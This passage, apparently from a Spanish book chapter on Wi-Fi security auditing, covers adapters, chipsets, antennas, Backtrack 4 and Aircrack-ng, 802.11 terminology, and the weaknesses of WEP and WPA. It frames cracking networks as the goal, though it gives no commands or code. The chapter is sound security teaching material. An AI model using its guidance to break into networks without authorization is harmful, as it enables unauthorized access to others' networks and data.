Otro valor importante a tener en cuenta a la hora de decidirse por un adaptador u otro es el *bus* de acceso al ordenador que utiliza. La elección dependerá de las opciones que le ofrezca su ordenador para poder instalarlo en él. Mientras que un ordenador ofrecerá un tipo de *bus* determinado para poder conectarlo, otro no dispondrá de este tipo, por lo que deberá elegir otro tipo de adaptador. Cuando compre un dispositivo, evite referirse a la "tarjeta inalámbrica", puesto que se presta a confusión dependiendo de si lo que desea es en realidad un dispositivo USB frente a una tarjeta PCI para instalar en un ordenador de torre. Para portátiles, usualmente querrá un adaptador inalámbrico USB; a continuación, se listan los distintos tipos que se pueden encontrar:

- **PCMCIA / Cardbus**: ya en desuso. Se utilizaba en ordenadores portátiles e incluso en *routers* y puntos de acceso inalámbricos.
- **CFcard**: ya en desuso. Se utilizaba en equipos del tipo PDA y tiene forma de tarjeta de memoria Compact Flash.
- **PCI**: todavía se utiliza habitualmente como mejor opción para ampliar un equipo de sobremesa y así poder incluir nuevas funciones, como la conectividad inalámbrica.
- **PCI-Express**: *bus* utilizado en ordenadores de tipo sobremesa actuales. Son difíciles de encontrar, por lo que no es una gran opción.
- **Express-card**: utilizado actualmente en ordenadores portátiles como tarjeta de expansión, aunque de momento no ha tenido demasiado éxito. Su forma es muy similar a PCMCIA pero es más estrecha.
- **MiniPCI**: es el tipo más utilizado para ordenadores portátiles de más de tres años o, actualmente, en equipos profesionales de transmisión de datos, como *routers* inalámbricos, puntos de acceso profesionales, *appliances*, etc.
- **MiniPCI Express**: actualmente muy utilizado en la fabricación de ordenadores portátiles y equipos profesionales. Es de pequeño tamaño y ofrece muy buenas posibilidades y calidad. De momento no suele ser muy fácil de adquirir, por no disponerse de una gran oferta.
- **USB**: es el más común. Por su versatilidad se suele utilizar mucho actualmente. Ofrece grandes posibilidades de uso y es la mejor elección para la auditoría de redes inalámbricas *amateur* y profesional. En la mayor parte de los casos deberá optar por este tipo de adaptador.

Marcas de chipsets

- **Intel**: ofrece una gran variedad de *chipsets* inalámbricos y suelen venir de serie en muchos ordenadores portátiles. Sin embargo, sus características y compatibilidad no suelen ser muy aceptables. No podrá contar con ellos si desea utilizar el *bus* USB. Algunos modelos son compatibles con la auditoría inalámbrica.
- **Broadcom**: igualmente vienen incluidos en muchos equipos, pero no ofrecen buenas prestaciones técnicas y compatibilidad. No existen en *bus* USB. Algunos modelos son compatibles con la auditoría inalámbrica.
- **Zydas**: se fabrica mucho para dispositivos inalámbricos USB, pero sus características técnicas son muy débiles. Algunos modelos son compatibles con la auditoría inalámbrica, aunque no son muy recomendables.
- **Cisco**: la mayor parte de los productos comercializados por este fabricante no son de especificación abierta y no se dispone de medios para poder utilizarlos en auditorías inalámbricas. Se especializan en dispositivos de tipos PCMCIA y PCI.

- **Prism/Hermes**: al comienzo fueron muy utilizados para la auditoría y ofrecían buenas prestaciones para su época, pero con el tiempo no siguieron evolucionando y han quedado desactualizados. Se especializaron en dispositivos de tipo PCMCIA.
- **Realtek**: es la opción más utilizada actualmente para auditoría inalámbrica, ya que ofrece muy buena compatibilidad. El *bus* USB es el más compatible con cualquier tipo de ordenador, además del hecho de ser externos, que también ayuda en su elección.
- **Ralink**: hace unos años fueron muy utilizados para la auditoría inalámbrica, gracias a que se programaron controladores compatibles con ciertos ataques, que funcionan muy bien hasta el día de hoy. A pesar de ello sus características técnicas no son excepcionalmente buenas. Se especializan en dispositivos USB.
- **Atheros**: sin duda, es el que actualmente ofrece la mejor relación calidad/precio. El único problema es que está especializado en *chipsets* para tarjetas para el *bus* PCI, miniPCI y miniPCI Express. No ofrece compatibilidad mediante *bus* USB, por lo que es complicado decidirse por este tipo de *chipset* si no viene incluido en el equipo. En caso de poder utilizar un equipo de sobremesa, éste sería una buena opción, aunque este no es el caso más habitual. Ofrecen muy buena compatibilidad con *software* de auditoría en modelos no USB.

Tabla comparativa de modelos por chipset

FABRICANTE	MODELO	BUS	SENSIBILIDAD	POTENCIA	COMPATIBILIDAD CON SOFTWARE DE AUDITORÍA	VALORACION
Realtek	RL-8187	USB	******	********	Muy buena	*******
Atheros	AR5004	PCI, MiniPCI	*********	********	Muy buena	*********
Broadcom	BCM4312	PCI, MiniPCI	*****	*****	Media	****
Intel	3945ABG	PCI, MiniPCI	******	*****	Media	****
Ralink	RT-73	USB	*****	****	Buena	******

Es de vital importancia que opte por un adaptador inalámbrico que ofrezca la opción de conectar una antena externa, para mejorar su calidad en la transmisión y recepción. Evite elegir un adaptador que incluya antena fija, ya que esto limitará completamente sus posibilidades de éxito. En próximas secciones se ofrecerá una descripción más detallada sobre los tipos de antenas que puede elegir.

9.1.2 Sección antenas Wi-Fi

Otro de los equipos que deberá adquirir será una o incluso varias antenas para su dispositivo inalámbrico. La gama de productos que encontrará en esta sección es bastante amplia para reflejar las diversas situaciones a las que se pueda estar enfrentando. La misma importancia tiene elegir el adaptador inalámbrico adecuado que elegir la antena idónea. A continuación, se explican las características técnicas de los dispositivos y qué tipo de información se acompaña en el *datasheet* del dispositivo.

Hoja de especificaciones de la antena


Preste atención a los conceptos que definen la antena que va a elegir. En primer lugar, debe conocer el significado de lo que se entiende por la amplificación de la antena. Las radios habitualmente utilizan una amplificación activa. Esto significa que disponen de circuitos electrónicos encargados de magnificar una onda de transmisión a fin de transmitir a mayor distancia. Sin embargo, referirse a la amplificación de la antena no es tanto señalar su capacidad de magnificación. Más bien es utilizada para describir la manera en que la antena enfoca la señal hacia una dirección concreta dentro de su capacidad de radio y lograr un efecto de amplificación.

Esta amplificación pasiva usa la medida **dBi** (decibelios con respecto a una antena **isotrópica**). Una antena **isotrópica** sería una antena ideal que transmite la señal en forma de una esfera perfecta. Se entiende que de esta manera se transmite de forma homogénea en cualquier dirección. La amplificación pasiva sacrifica la transmisión en ciertas direcciones para ganar en otras. Dependiendo de la antena, los diagramas en su *datasheet* mostrarán la direccionalidad de la antena. Éste es el segundo parámetro que deberá conocer para diferenciar una antena de otra y poder elegir la apropiada para cada situación. La mejor forma de conocer una antena consiste en leer e interpretar su hoja de especificaciones, pero especialmente su patrón de irradiación, que es el gráfico que representa en un eje de coordenadas X e Y, la forma y la dirección en la que transmite o recibe.


Direccionalidad de la antena

Clasificando las antenas según la capacidad de transmitir de forma más potente en una dirección o en otra, encontramos los siguientes tipos:


- **Isotrópica**: es una antena teórica; no existe en la realidad. Su radio de transmisión es igual en todas las direcciones y tendría una forma esférica.




- **Omnidireccional**: es la más similar a la isotrópica. En condiciones reales transmite de igual manera en cualquier dirección horizontal, pero limita su transmisión vertical para obtener mayor distancia horizontal. Su forma sugeriría una esfera aplanada.




- **Semidireccional**: las más habituales son las de panel o planares. Su diseño suele utilizar una placa metálica trasera en forma de reflector que impide la fuga del haz de transmisión hacia atrás, de modo que al reflejarse en la placa sea devuelto hacia delante, obteniendo así mayor alcance frontal.



- **Alta direccionalidad**: Las antenas de alta direccionalidad se suelen utilizar para establecer enlaces de gran distancia hacia un punto concreto. El caso más habitual son enlaces punto a punto entre dos equipos. Deben utilizarse con muchísima precisión ya que un mínimo movimiento varía su haz de transmisión en el destino de forma muy notoria. Por ello, deben estar fuertemente fijadas mediante a su soporte. Sus versiones más habituales son:
  - **Yagi**: conocida por su forma cilíndrica. Su forma y construcción ofrecen un patrón frontal de transmisión a larga distancia y en un ángulo muy cerrado. No se deben manejar de forma manual, por lo que para obtener buenos resultados deben estar correctamente fijadas, por ejemplo, en un trípode.



  - **Parabólica**: es la de mayor direccionalidad y menor ángulo y se utiliza para lograr conexiones a distancias muy lejanas.



Tenga en cuenta que para obtener una conexión adecuada, se debe preservar una línea de vista clara. Para establecer un enlace efectivo, las antenas deben ser capaces de "verse" una a la otra, es decir no debe existir ningún obstáculo que entorpezca su visión. Cada uno de los anteriores tipos de antena está diseñado para cumplir una función determinada, por lo que debe decidir antes de adquirirla la función que deberá desempeñar. Si quiere montar una infraestructura para compartir Internet en una oficina con múltiples estaciones de trabajo, una antena Yagi no le serviría de mucho.

Cables, conectores y latiguillos

Reiterando que éste no es un capítulo dedicado a la teoría de la señal, ni a tratar a fondo sus temas relacionados, sino que intenta centrarse en la práctica de la auditoría inalámbrica, no podemos enumerar la gran cantidad de materiales, como conectores, cables de antena y adaptadores que pueda encontrar. Lo que sí debe conocer es la relación existente entre la calidad en este tipo de accesorios y la calidad de la conexión obtenida. Tal y como hemos visto en anteriores secciones, la correcta elección en las características de los equipos habrán ido "sumando" calidad en nuestras herramientas de auditoría. Sin embargo, los materiales accesorios (cables, conectores, latiguillos, etc.) que utilizamos, a veces sin alternativa, para conectar o alargar la distancia entre la radio y la antena, irán "restando" calidad en vez de sumar.

Esto se resume en que deberá tratar de utilizarlos lo menos posible o, incluso, prescindir de utilizarlos si fuera posible. Deberá tratar de elegir los de mayor calidad cuando deba utilizarlos por obligación. En este tipo de material existen igualmente grandes diferencias de calidades y precios, y el gasto está completamente justificado. Lo único que se puede mencionar es que, en el caso de tener que alargar la distancia entre el equipo inalámbrico y el punto de colocación de la antena, sería mucho más adecuado utilizar un alargador de cable USB entre el adaptador y el PC que un alargador de cable RF o "latiguillo" entre la antena y el adaptador inalámbrico, evitando así la pérdida de calidad en la señal.

Ejemplos de equipo

Tras haber conocido el material disponible, queda a su criterio la elección ideal. Para ayudarle a elegir un equipo con unas prestaciones de gama media, se listan a continuación materiales que le servirán para realizar una auditoría exitosa:


- **Adaptador** con *chipset* Realtek 8187L con 500 mW de potencia y conector de antena RP-SMA. Existen algunas diferencias entre marcas; observe los valores de sensibilidad y potencia.

- **Antena** omnidireccional 5 dBi para interiores. Con ella obtendrá señal de redes a mayor distancia vertical aunque a menor distancia horizontal.


- **Antena** omnidireccional 9 dBi para interiores. Le permitirá obtener mayor distancia horizontal y menor vertical.

- **Antena** Yagi direccional 16 dBi o similar para exteriores. Con ella podrá cubrir grandes distancias.

- **Latiguillo** RP-SMA macho-hembra de 1 m con base magnética. Le permitirá fijar la antena en el techo o pared de un vehículo o sobre cualquier superficie metálica.



- **Alargador** USB macho-hembra de 3 metros con cable grueso de buena calidad para evitar pérdidas de alimentación.



9.1.3 Software de auditoría

Un sistema operativo para auditoría inalámbrica bastante adecuado que se puede recomendar es **Backtrack 4**. Este sistema operativo, basado en Ubuntu Linux, dispone de herramientas de auditoría actualizadas e incluye una amplia sección de utilidades dedicadas a penetración Wi-Fi. Otro motivo a remarcar es que la ruptura de la seguridad en la red inalámbrica le abrirá una primera puerta hacia la red, pero si lo que se desea es obtener acceso a otras máquinas o servicios, deberá disponer de otras herramientas que se lo permitan. Backtrack 4 ofrece todo esto en una sola distribución configurada y preparada para esta función.

> **Nota**: podrá obtener de forma gratuita la distribución de Backtrack a través del enlace: http://*www.backtrack-linux.org/download.*

En cuanto al *software* a utilizar, dispone de varias aplicaciones y *scripts* que le permitirán realizar diferentes funciones que le harán obtener diferentes resultados; pero sin dudarlo ni un solo segundo la elección primera y única es la *suite* de herramientas Aircrack-ng. Es una *suite* de programas, relacionados con la auditoría de seguridad en redes Wi-Fi, que ha ido agregando métodos de ruptura y explotación para cada una de las vulnerabilidades en sistemas Wi-Fi que han sido descubiertas a lo largo de su extensa vida. Por esa larga trayectoria, y por su funcionamiento robusto, utilizará esta *suite* para las prácticas a realizar durante el resto del capítulo. Mediante algunos de los muchos programas que incluye Aircrack-ng, podrá realizar ataques efectivos contra la seguridad implementada en las redes Wi-Fi.

Además de Aircrack-ng, existen otras utilidades que le pueden ayudar a realizar otras tareas relacionadas, como la generación de sus propios diccionarios para ser utilizados en ataques de fuerza bruta o para realizar ataques más concretos contra puntos de acceso o clientes. Mientras que se nombrarán algunas de ellas, no

se dedicará demasiado tiempo a su explicación de uso para poder dedicarnos en mayor profundidad a Aircrack-ng.

Otras alternativas interesantes que podrá encontrar son los *scripts* automatizados de ruptura de redes y las interfaces gráficas que le permitirán lanzar complejos ataques sin tener que introducir un solo comando por consola. Todos estos *frontends* simplemente se dedican a manejar de forma más o menos explícita cada uno de los comandos de Aircrack-ng. Sin embargo, debe igualmente valorar los resultados de su acción y poder decidir cuál será el siguiente paso que hay que seguir.

9.2 TERMINOLOGÍA EN REDES INALÁMBRICAS

Una vez que dispone de todo lo necesario para realizar una auditoría Wi-Fi, es necesario conocer de antemano algunos conceptos importantes del estándar 802.11 y la terminología que necesita manejar para el uso correcto de las herramientas de auditoría A continuación, se presenta un listado de términos y conceptos el que debiera familiarizarse:

- **Wi-Fi** (*Wireless Fidelity*). Normativa de la Wi-Fi Alliance que regula las características técnicas y físicas del equipamiento inalámbrico diseñado bajo el estándar 802.11 de la asociación IEEE.
- **802.11**. Grupo de estándares creado por la IEEE para el desarrollo de todas las comunicaciones de redes inalámbricas de datos WLAN para las bandas en el espectro de los 2,4; 3,6 y 5 Ghz.
- **ESSID** (*Extended Service Set Identifier*). Nombre de red asignado para una red Wi-Fi. Este identificador se propaga de forma continua para que las estaciones clientes encuentren la red a la que desean conectarse. En el caso de un ESSID oculto (para las redes que no deseen ser públicas) no se propaga abiertamente, aunque sí durante el proceso de autenticación. El ESSID suele mostrar en muchas ocasiones el nombre comercial de la entidad que lo difunde. En algunos casos se le llama SSID, que sería lo correcto en caso de una red formada por un solo AP.
- **BSSID**. Dirección física de red del Punto de Acceso (AP) que provee de servicio a la red Wi-Fi. Comparte el mismo formato que una dirección MAC y suele coincidir con la dirección MAC del adaptador WLAN del AP.

- **AP** (*Access Point*). Punto de acceso o equipo proveedor de la infraestructura de conexión a la red. Es el centro o punto neurálgico de la red Wi-Fi, puesto que realiza la función de intermediario en todas las comunicaciones entre las estaciones o entre la estación y la red cableada.
- **Station**. Se suele denominar así al cliente o estación de trabajo que solicita la conexión a un punto de acceso, aunque es un término ambiguo ya que un AP puede ser estación de otro AP.
- **Beacons** o balizas, en español. Pequeñas tramas de gestión enviadas por los AP con información pública acerca de las características del servicio ofrecido. Suele incluir el ESSID, además de información sobre velocidades permitidas y otras características. La frecuencia con la que son emitidos es usualmente de 10 *beacons* por segundo en todos los canales.
- **Probes**. Tramas que envía una estación (cliente) hacia un punto de acceso (servidor) en concreto o a la dirección *broadcast*, interrogando sobre la presencia de una red inalámbrica (ESSID). El punto de acceso que reciba esta petición de la estación debe responder con un *probe* de respuesta. En sistemas Windows es habitual que el equipo cliente envíe peticiones de forma continua a todas las redes favoritas que posea almacenada en memoria *cache*. Ésta proporciona información sobre las redes preferidas del usuario y resulta de gran utilidad para gente que desee montar un ataque en su contra.
- **Speed o Rate**. Velocidad de conexión permitida por el punto de acceso, que oscila entre 1 Mbit y 300 Mbits aproximadamente. Existe una clara relación entre velocidad de conexión y distancia alcanzada. A mayor distancia, menor velocidad de conexión y, por tanto, menor ancho de banda. Esta calibración de velocidad la realiza de forma automática la estación cliente.
- **Authentication** o "proceso de validación". Proceso que realiza la estación contra el AP para solicitar acceso a la red. Dependiendo del tipo de seguridad provisto por el AP, se produce un intercambio de credenciales o simplemente se permite el acceso por ser ésta abierta al público. Los tipos más habituales de autenticación son:
    - **OSA** (*Open System Authentication*): No se produce un intercambio de credenciales entre el cliente y el AP. Simplemente se permite el acceso.
    - **SKA** (*Shared Key Authentication*): Se comparte una contraseña para acceder a la red entre los usuarios. Al validarse, se produce un intercambio de credenciales cifradas.

- **Association** o "proceso de asociación". Segunda fase del proceso de conexión a la red inalámbrica. La estación que desea conectarse a la red la solicita, de forma que el AP puede aceptarla o denegarla, dependiendo de credenciales, dirección MAC u otros datos. Este proceso es el que permite el filtrado de clientes por dirección MAC, donde cada AP maneja un listado de adaptadores permitidos en cada momento.
- **Power o Signal**. La potencia o la cantidad de señal recibida en una transmisión de datos. A mayor señal, mejor conectividad podemos obtener. Sin embargo, debemos utilizar más correctamente el término "señal recibida", ya que "potencia" se refiere a la cantidad de señal transmitida. Esta potencia de transmisión viene regulada por ley y no debe ser sobrepasada por ningún equipo que se utilice. Muchos de estos equipos, si no fueran reducidos de potencia mediante configuración, vulnerarían la legislación actual de telecomunicaciones. Una estación mide de forma automática la señal recibida de cada AP, procurando siempre estar conectada al AP de la red que ofrezca mayor nivel de señal.
- **Channel**. Canal de transmisión. Las bandas utilizadas para la conexión (2,4; 3,6 y 5 Ghz) se encuentran divididas en múltiples canales, a fin de centrar todos los equipos conectados a un AP en el mismo canal. Si una misma red utiliza varios puntos de acceso, éstos se fijarán en distintos canales alejados unos de otros para que no se produzca solapamiento (interferencias) entre ellos. El uso de los canales está regulado por diferentes legislaciones en todo el mundo, de modo que existen ciertos canales prohibidos dependiendo del país en el que se utilicen. Por ejemplo: la banda de 2,4 Ghz se divide en 14 canales, pero en EEUU solamente se pueden utilizar los primeros 11, aunque España permite 13.
- **Hotspot**. Sistema complejo que realiza una función de servicio público de conexión a Internet para redes cableadas o inalámbricas. Ofrece por norma general un portal cautivo que solicita las credenciales del usuario, y hace de pasarela previa hacia Internet. Se utiliza mucho como pasarela hacia Internet para proveedores de acceso de pago, aunque también se utiliza como acceso a los recursos de una entidad. Realiza múltiples funciones de NAT, filtrado, cortafuegos, aislamiento de clientes, etc.

9.3 PROTOCOLOS DE SEGURIDAD

Antes de comenzar a pensar siquiera en atacar la seguridad de una red Wi-Fi, debería conocer algunos conceptos básicos sobre los protocolos que regulan la seguridad de estas redes. Por eso, se explicará de una forma básica el funcionamiento y las vulnerabilidades de algunos de ellos.

En el primer desarrollo del estándar 802.11 se permitió crear y configurar redes Wi-Fi sin utilizar ningún tipo de seguridad o cifrado de datos. Éstas son las redes de tipo OPEN o abierto, de las que todavía abundan en determinadas ciudades. La configuración de una red en modo OPEN permite que cualquier persona, con una radio en modo "monitor" o a la escucha, pueda simplemente captar todo el tráfico de red que esté a su alcance, obteniendo de esta manera todo tipo de sesiones de usuarios, contraseñas y páginas visitadas. Ni mencionar que este nivel de seguridad o "inseguridad" no es el más apropiado para sus redes.

9.3.1 WEP

La seguridad de una red se puede romper en muchos casos debido a la falta de conocimientos de la persona que la implementa. La elección de una clave débil, o la pobre configuración del equipamiento son los puntos más vulnerables de todo el sistema y permiten el acceso ilícito al resto de la infraestructura. Durante esta primera época de implementación de redes Wi-Fi, se creó el estándar WEP (*Wired Equivalent Privacy* o Privacidad Equivalente al Cable), que incorpora un sistema de validación entre la estación y el punto de acceso, además del cifrado continuo de datos en base a RC4. Este motor de cifrado, acompañado de otras funciones, como CRC32 y generación de un pequeño vector de inicialización (IV) (contador secuencial) se incorpora en el *chipset* de los adaptadores inalámbricos, de modo que el propio *hardware* sea capaz de realizar la dura función de cifrado-descifrado. La publicación del estándar, se ofreció este kit de seguridad como uno muy fiable y seguro.

Sin embargo, al cabo de un año de su lanzamiento comenzaron a surgir las primeras vulnerabilidades y métodos de explotación. Mediante la captura de un gran número de paquetes de datos, y un análisis estadístico, se puede adivinar la clave compartida en la red y obtener acceso. Estos métodos que se basan en la estadística matemática son muy potentes puesto que permiten obtener resultados en menos tiempo que mediante ataques de fuerza bruta con un diccionario de contraseñas posibles. Estos métodos de explotación fueron mejorando cada día, facilitando la ruptura cada vez con menos cantidad de paquetes y en menor tiempo. Actualmente, se precisa de alrededor 3-4 minutos (con un ordenador moderno) para su total ruptura.

Una vulnerabilidad en la seguridad WEP radica en el método de intercambio de claves que utiliza, por lo que al poco tiempo de su publicación, se desaconsejó su uso. Un sencillo ataque a este tipo de sistema de validación provee al atacante de una pequeña pero suficiente cantidad de muestras de comunicación en texto plano y cifrado, lo que permite la derivación de una porción de *keystream*. El *keystream* es un código que permite cifrar de manera correcta texto plano, sin tener que

conocer la clave de cifrado, y así crear nuevos paquetes cifrados. Una de las vulnerabilidades que permiten la explotación de este agujero es la carencia de un método de control sobre los paquetes IV ya utilizados. Esto permite reutilizar cualquier vector de inicialización tantas veces como se desee, posibilitando un ataque de repetición (reenvío de paquetes ya utilizados).

Durante el proceso de conexión de una estación a un AP se produce primero la autenticación y, posteriormente, la asociación. En el caso de WEP, si se desactiva SKA, se obtiene OSA (*Open System Authentication*). Esto produce que tanto la autenticación como la asociación sean siempre respondidas positivamente por el AP. Aunque parezca a primera vista que va en detrimento de la seguridad que la estación sea aceptada por defecto, ésta no podrá comunicarse con el AP si no dispone de la clave compartida para cifrar y descifrar correctamente sus comunicaciones con el AP.

A pesar de todas estas vulnerabilidades de WEP, si realiza una jornada de *wardriving* (escaneo de redes durante la conducción por una ciudad), será capaz de determinar que por encima de un cincuenta por ciento de redes instaladas en la actualidad utilizan seguridad WEP. Por ello se puede concluir, que WEP todavía es un sistema de amplia implementación, y por lo tanto, su ruptura es de gran utilidad.

9.3.2 WPA

Tras el inmediato conocimiento de las debilidades de WEP, la industria demandó de forma inmediata el desarrollo y la implementación de un sistema más seguro y fiable que lo pudiera sustituir, aunque sin modificar todo el *hardware* disponible en ese momento (motor criptográfico RC4, generador RND, etc.). La imagen pública de las redes inalámbricas estaba decayendo a causa de toda esta inseguridad, por lo que era urgente tomar medidas inmediatas. Para aquel entonces, ya se estaba trabajando en un nuevo tipo de seguridad llamado WPA (*Wi-Fi Protected Access*), aunque su extenso estándar no estaba todavía listo para su publicación.

WPA ofrece un sistema de seguridad mejorado, que procura tapar, uno a uno, todos los agujeros descubiertos en WEP. Otra de las ventajas de WPA es que permite funcionar en el *hardware* compatible con WEP, mediante actualización de *firmware* y/o controladores de sistema. WPA también se basa en RC4, aunque incorpora otros mecanismos de control y amplía el tamaño de la clave de cifrado y vectores de inicialización. Además, incluye un nuevo mecanismo de CRC (Control de Integridad) llamado MIC, que resulta más difícil de atacar y de predecir estadísticamente. Se impiden los ataques de repetición al no permitir la reutilización del paquete IV. Una gran ventaja de WPA fue la incorporación de una

clave única de sesión, aunque derivada de la clave compartida por todos los clientes autorizados. De esta forma, las sesiones de diferentes estaciones de una misma red, utilizan claves derivadas diferentes llamadas PMK.

Por esa gran urgencia del mercado, WPA tuvo que ser publicado de forma parcial, permitiéndose únicamente el uso de claves compartidas (formato TKIP) con cifrado RC4, en su primera versión. Esto solucionó casi todos los problemas de seguridad del momento, creando por fin redes más seguras, que perduran hasta hoy. Su publicación anticipada no permitió la incorporación del resto del estándar planificado, especialmente diseñado para entornos corporativos con tipos de cifrado más avanzados. Por este motivo, el resto del estándar proyectado fue publicado años más tarde (2004) con el nombre de WPA2 (802.11i), que amplia y mejora WPA, aunque manteniendo la compatibilidad con la anterior versión. La principal diferencia entre ellos es la consideración de un tipo de seguridad "doméstica" *WPA2 Home* y de otro tipo de seguridad corporativa llamada *WPA2 Enterprise*, basada en autenticación contra servidor de autenticación (normalmente RADIUS). Esto permite múltiples métodos de autenticación, como certificados PKI, directorio activo, etc. Así se logra que la clave derivada de sesión sea única y que se mejore el sistema de distribución de claves hacia la infraestructura.

WPA2, además, introduce un nuevo sistema de seguridad basado en el conocido algoritmo AES que, introduciendo algunas medidas adicionales de seguridad, se denomina CCMP. Este kit de seguridad es mucho más fiable que el TKIP basado en RC4. A pesar de todo lo explicado, ambos tipos (WPA y WPA2) permiten la explotación de ciertas vulnerabilidades, como la derivación de la clave compartida por medio de ataques de fuerza bruta, además de la denegación de servicio (DoS).

Actualmente se han descubierto dos nuevas vulnerabilidades, una (*TKIP attack*) que permite la inyección de un pequeño paquete de datos hacia la red (técnicamente muy interesante, pero poco práctico) y otra que posibilita la inyección de paquetes hacia una estación, aunque sólo desde el conocimiento de la clave compartida, o sea, desde el interior (*hole196*).

9.4 PREPARÁNDOSE PARA EL ATAQUE

Una vez conocidos o repasados los principales conceptos teóricos sobre redes inalámbricas Wi-Fi, está relativamente preparado para comenzar con las prácticas necesarias para la ruptura de estas redes. En esta sección comenzará las prácticas que le llevarán a la ruptura de la seguridad y posterior penetración. Pero no olvide que el mejor resultado se consigue con experiencia. Practique en su propio entorno de laboratorio, utilizando diferentes configuraciones hasta que

consiga un nivel apropiado de conocimiento y experiencia, antes de pensar en realizar auditorías más serias.

9.4.1 Imagen virtual de Backtrack

Ya dispone del *hardware* necesario, además de la mejor distribución de Linux para la auditoría de seguridad: Backtrack4. El siguiente paso consistirá en elegir entre los diferentes modos de trabajo de Backtrack:

- **Modo LiveCD o LiveDVD**. Tan sencillo como descargar la imagen ISO desde la zona de descarga de la Web *backtrack-linux.org*, y grabarla en un DVD. Configure su equipo para arrancar desde CD y reinicie el sistema. Se iniciará Backtrack Linux y podrá disfrutar de él, aunque sin cambios persistentes. No podrá modificar configuraciones de forma definitiva, ya que cada inicio ofrecerá siempre la misma configuración y entorno.
- **Modo LiveUSB**. Igual que el modo anterior, pero en vez de arrancar desde un DVD lo hará desde un *pendrive*, que deberá grabar mediante algún programa como Unetbootin (puede descargarlo desde su página Web *http://unetbootin.sourceforge.net)*. La ventaja de este modo es que dispone automáticamente de un soporte físico (su *pendrive*) para grabar sus capturas y datos. Se pueden realizar algunas modificaciones en el entorno, pero con algunas limitaciones.
- **Modo Máquina virtual VMware**. Es otro modo de trabajo muy interesante. Se debe descargar la versión de Backtrack para VMware y arrancarlo con el software de VMware como VMware Player (gratuito), Workstation (de pago) o Fusion (de pago para Mac OS X). Funciona como una instalación en disco, en la que puede hacer modificaciones o actualizaciones de componentes. El único inconveniente es que no permite utilizar adaptadores inalámbricos que no sean de tipo USB. Este modo evita muchos problemas de compatibilidad con tarjetas gráficas y con dispositivos de *hardware*, y es el que utilizaremos para las prácticas en este capítulo.
- **Modo Instalación en Disco**. Es el modo nativo de Backtrack que se obtiene tras arrancar desde un *LiveDVD* o *LiveUSB* e instalarlo posteriormente a una partición de su disco duro. Requiere de mayor conocimiento, pero será el más flexible de todos, ya que permite parametrizar, modificar o actualizar su distribución de la forma más común.

Deberá elegir el modo más apropiado de instalación según sus circunstancias y conocimientos. Nosotros elegiremos el modo VMware para las

prácticas que comienzan a partir de este punto. Podrá abrir esta máquina virtual desde su equipo con sistema operativo Windows o Linux. Para ello:

1. Descargue la distribución desde la página Web: *http://www.backtrack-linux.org/download.* Descomprímala en su disco duro. Si genera algún error, vuelva a descargar la distribución de nuevo. No está de más comprobar la MD5 sum para verificar la integridad del archivo descargado. Para ello puede utilizar la herramienta gratuita **Hashtab** de la Web *beeblebrox.org.*

2. Si no tiene *software* de VMware, diríjase a *www.vmware.com* y descargue el *software* necesario. Puede decidir descargar VMware Server o VMware Player, ambos gratuitos, aunque deberá registrarse mediante una dirección de *email* válida.




Figura 9.1. Wizard de instalación WMware Player

3. Si solamente desea ejecutar su máquina virtual y no desea hacer nada más en virtualización bastará con el Player, pero si busca una experiencia más rica en la virtualización pruebe la versión Server. Una vez tenga instalado el *software* de VMware, bastará con localizar el fichero con extensión .vmx en el directorio donde ha descomprimido la imagen virtual de Backtrack4 y hacer doble clic sobre él. Al abrirlo la primera vez le preguntará si ha movido o copiado la máquina virtual. Lo más fácil es que responda que la ha movido.

